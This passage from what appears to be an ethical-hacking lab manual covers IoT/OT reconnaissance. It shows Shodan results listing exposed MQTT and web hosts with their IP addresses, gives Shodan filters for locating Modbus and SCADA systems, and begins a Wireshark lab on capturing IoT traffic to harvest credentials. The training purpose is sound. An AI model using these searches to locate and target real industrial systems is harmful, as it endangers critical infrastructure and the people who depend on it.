
34.107.253.160
180.253.107.34.bc.googleusercontent.com
Google LLC
United States, Mountain View
No data returned
2022-04-18T04:48:38.436968

175.125.51.80
SK Broadband Co Ltd
Korea, Republic of, Seoul
MQTT Connection Code: 0
Topics:
2022-04-18T04:48:36.7617

400 The plain HTTP request was sent to HTTPS port
77.243.119.219
client-119-243-77.irene.ru
Irkutskenergosvyaz
Russian Federation, Nizhneudinsk
HTTP/1.1 400 Bad Request
Server: nginx
Date: Mon, 18 Apr 2022 04:48:28 GMT
Content-Type: text/html
Content-Length: 690
Connection: close
2022-04-18T04:48:28.905450

218.237.154.2
SK Broadband Co Ltd
Korea, Republic of, Ansan-si
MQTT Connection Code: 0
Topics:
2022-04-18T04:48:26.678945

21. Detailed results for the selected IP address appears, displaying information regarding **Ports, Services, Hostnames, ASN**, etc. as shown in the screenshot.



22. Similarly, you can gather additional information on a target device using the following Shodan filters:

- **Search for Modbus-enabled ICS/SCADA systems:port:502**
- **Search for SCADA systems using PLC name:"Schneider Electric"**
- **Search for SCADA systems using geolocation:SCADA Country:"US"**

23. Using Shodan, you can obtain the details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.

24. This concludes the demonstration of gathering information on a target device using various techniques such as Whois lookup, advanced Google hacking, and Shodan search engine.

25. Close all open windows and document all the acquired information.

26. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Capture and Analyze IoT Device Traffic

IoT refers to a network of devices having an IP address as well as the capability to sense, collect, and send data using embedded sensors, communication hardware, and processors.

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge to capture and analyze the traffic between IoT devices. Using various tools and techniques, you can capture the valuable data flowing between the IoT devices, analyze it to obtain information on the communication protocol used by the IoT devices, and acquire sensitive information such as credentials, device identification numbers, etc.

Lab Objectives

- Capture and analyze IoT traffic using Wireshark

Lab Environment

To carry out this lab, you need:

- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of IoT and OT Traffic

Many IoT devices such as security cameras host websites for controlling or configuring cameras from remote locations. These websites mostly implement the insecure HTTP protocol instead of the secure HTTPS protocol and are, hence, vulnerable to various attacks. If the cameras use the default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web applications and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi keys of the target network.

Lab Tasks

Task 1: Capture and Analyze IoT Traffic using Wireshark

Wireshark is a free and open-source packet analyzer. It facilitates network troubleshooting, analysis, software and communications protocol development, and education. It is used to identify the target OS and sniff/capture the response generated from the target machine to the machine from which a request originates.


MQTT is a lightweight messaging protocol that uses a publish/subscribe communication pattern. Since the protocol is meant for devices with a low-bandwidth, it is considered ideal for machine-to-machine (M2M) communication or IoT applications. We can create virtual IoT devices over the virtual network using the Bevywise IoT simulator on the client side and communicate these devices to the server using the MQTT Broker web interface. This interface collects data and displays the status and messages of connected devices over the network.

Here, we use Wireshark to capture and analyze traffic between IoT devices.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. To install the **MQTT Broker** on the **Windows Server 2019**, switch to the **Windows Server 2019** machine, and then click **Ctrl+Alt+Del** link to login.
3. By default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: If the network screen appears, click **Yes**.


4. Navigate to **Z:\CEH-Tools\CEHv12 Module 18 IoT and OT Hacking\Bevywise IoT Simulator** folder and double-click on the **Bevywise_MQTTRoute_Win_64.exe** file.



